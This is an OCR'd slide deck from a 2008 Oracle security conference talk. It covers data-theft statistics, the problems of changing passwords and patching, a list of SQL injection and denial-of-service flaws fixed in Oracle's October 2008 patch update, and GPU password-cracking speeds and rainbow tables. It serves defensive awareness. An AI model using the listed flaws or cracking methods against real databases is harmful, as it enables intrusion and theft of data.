PLOUG 2008

Oracle Security

Alexander Kornbrust,
Jacek Sapiński
16-Oct-2008

Table of Content

- Introduction
- Why are databases still unsecure in 2008
- Latest Trends
- Hacking Examples
- Typical problems & solutions in small/medium/large companies
- Look into the future

Introduction – Why is Oracle Security important?

Some numbers from a German survey (741 companies) – End of 2007

Damage	2.8 Billion EUR (Germany only!)
Espionage Growth	10% per year
Espionage incidents	18.9%
Assumed incidents	35.1%
Affected Departments	Sales (20%), R&D (16.1%), HR (14.7%), MFG (13.3%)
Attackers	Internal Employees (20%), Competitor (15%)
Police involved	<25%
Offender	Admin. (31.3%), Technician (22.9%), Manager (17.1%)

http://bc1.handelsblatt.com/news/loadbin/ShowImage.aspx?img=1567932&typ=handelsblatt.pdf

Introduction – Why is Oracle Security important?

Real world example:

German Telekom has at the moment a large problems with data theft. The police is investigating in 7 different cases. In one case more than 17 Million customer records were stolen.


In most cases internal people (internal and external employees) were involved and several people lost their job.

➔ This is just the tip of the iceberg...


Introduction III

OPITZ CONSULTING

How many databases?




Introduction - Oracle Architecture in Theory



Classic solution:

- Clients accessing a database via application server
- No direct access to the database
- Security and business rules are enforced in the application server

Introduction - Oracle Architecture in the real world


S&B rules
You have nice data, we will use it
Some people must connect with TOAD
New project
Another project
We need a reporting solution
We just do a database link
Yet another project


Final solution

- Complex architecture
- All types of clients are accessing the database
- Security and business rules still enforced in the first application server

Introduction – Password Changes I

- The check of the database has revealed some weak and/or default passwords.
- Just change the password with the "`alter user`" command
  alter user app identified by "`!pw!comp!343234`"
- ➔Again an easy job…

Introduction – Password Changes II



Problems:

- Complex architecture (Where must I change my passwords)
- Password change requires downtime !!!
- Hardcoded passwords (e.g. Oracle)
- Often Reverse Engineering is needed to find out what/when to change

Introduction – Other problems

- Certification of systems
  ➔ Applying a patch requires the re-certification of a system (e.g. in Pharma business required by the FDA)
- No downtime for patching (business is against the downtime)
- No Budget (No time/no money). How much money do you spend for anti-virus/anti-spyware software
- Missing database security knowledge of the people

Problems? You always have problems…

Where are the solutions?


Where should we start?

Why are databases still unsecure in 2008 ?

Problem	Reason	Solution
Old, unsupported databases	Many customers are still using old and vulnerable databases	Upgrade at least to a supported version
Weak / default passwords	Most databases are still using weak/default passwords	Check databases regularly and avoid hard coded passwords
Unsecure configuration, too many privileges	Missing knowledge / 3rd party apps	Train the DBAs
Unsecure application code	No special training for developers	Train developers
No auditing	Fear of performance impact	Use specialized products with lower impact

Oracle CPU October 2008

Oracle Critical Patch Update October 2008



Oracle CPU October 2008 – First Analysis

- SQL INJECTION IN P_WORKSPACE PARAMETER TO SYS.LT.MERGEWORKSPACE
- SQL INJECTION IN P_WORKSPACE PARAMETER TO SYS.LT.REMOVEWORKSPACE
- SQL INJECTION IN SYS.LTADM.COMPRESSSTATE AND SYS.LTADM.GOTOTS
- SQL INJECTION IN P_WORKSPACE PARAMETER TO SYS.LT.COMPRESSWORKSPACETREE
- SQL INJECTION IN DBMS_CDC_PUBLISH.ALTER_AUTOLOG_CHANGE_SOURCE CHANGE_SOURCE_NAME
- SQL INJECTION DBMS_CDC_IPUBLISH.ALTER_HOTLOG_INTERNAL_CSOURCE CHANGE_SOURCE_NAME
- SQL INJECTION IN SCHEMA_NAME PARAMETER TO DBMS_DM_EXP_INTERNAL.DO_TEMP_TABLE

- DOS IN OLAPSYS.CWM2_OLAP_AW_AWUTIL.PARSELIMITMAP
- DOS IN OLAPSYS.CWM2_OLAP_AW_AWUTIL.READCURRMEASURECOLNAME
- ODM_MODEL_UTIL.DM_KGLOBJ_CREATE CRASHED SHADOW PROCESS

- SQL INJECTION IN UPGRADE SCRIPT EXFEAPVS.SQL

- OLAP_USER HAS CREATE PUBLIC SYNONYM PRIVILEGE
- jdeveloper: plaintext password in IDEConnections.xml
- SHUTDOWN ANY UNPROTECTED TNS LISTENER VIA REPORTS SERVLET

Latest Trends

Latest trends

The attacking styles are changing. Instead of finding vulnerabilities in Oracle PL/SQL code, attackers are looking for weaknesses in 3rd-party applicatios and/or custom code.

In 2008 Password cracking made some big steps ahead

- Dictionary based rainbow tables
- Password cracking via graphic cards (CUDA, CTM)

More advanced tools

- To find and exploit SQL Injection bugs
- To overtake databases

Password Cracking

In 2008 password cracking made some big steps ahead

- Dictionary based rainbow tables
- Password cracking via graphic cards (CUDA, CTM)

Password Cracking

Performance of some common devices

Processor	GFlops
Pentium 4, 3GHz	14
Core2Quad	44
Xbox 360	9
Playstation 3	2,000
Nvidia GTX280	933
ATI Radeon 4870	1,200
ATI Radeon 4870X2	2,400
IBM Roadrunner	1,000,000

Password Cracking via Graphic Card

Modern graphic cards from NVIDIA and AMD/ATI are using up to 800 processors to compute graphic effects. This processing power can be used to break passwords with an incredible speed.

End of 2007 the average speed for cracking MD5 password hashes on an average PC was approx. 5 Mill pw/s.

End of 2008 an average PC (with a newer graphic card like GeForce GTX 280) can calculate up to 900 Mill pw/s. Using Triple-SLI it is possible to achieve even 1.6 Billion pw/s.


Password Cracking (MD5) via Graphic Card

Length	cs		cs		cs	
4	26	0.01 s	37	0.01 s	62	0.03 s
5	26	0.02 s	37	0.08 s	62	1 s
6	26	0.3 s	37	3 s	62	1.1 min
7	26	10 s	37	2 min	62	1.1 h
8	26	4 min	37	70 min	62	3 d
9	26	1.8 h	37	43 h	62	187 d
10	26	47 h	37	67 d	62	31 yrs

BarsWF X64 + CUDA support, 850,000,000 hashes/second
QuadCore 2.4 GHz + GeForce GTX280 XT
http://3.14.by/en/md5

Dictionary based Rainbow Tables

This is a new concept of precalculating Oracle password hashed based on dictionary files together with permutations. For a special user name (e.g. SYSTEM) all password combinations (2^34) are precalculated (computation time 48 hours). Looking up is much faster (250 Mill pw/sec) than the current approach (4 Mill pw/sec).



PWARSZAWA!1
PWARSZAWA!2
PWARSZAWA!4711
…

P
T
D
E

Warszawa
Tiger
Leopard

!
-
_
#

1
2
4711
4u
007

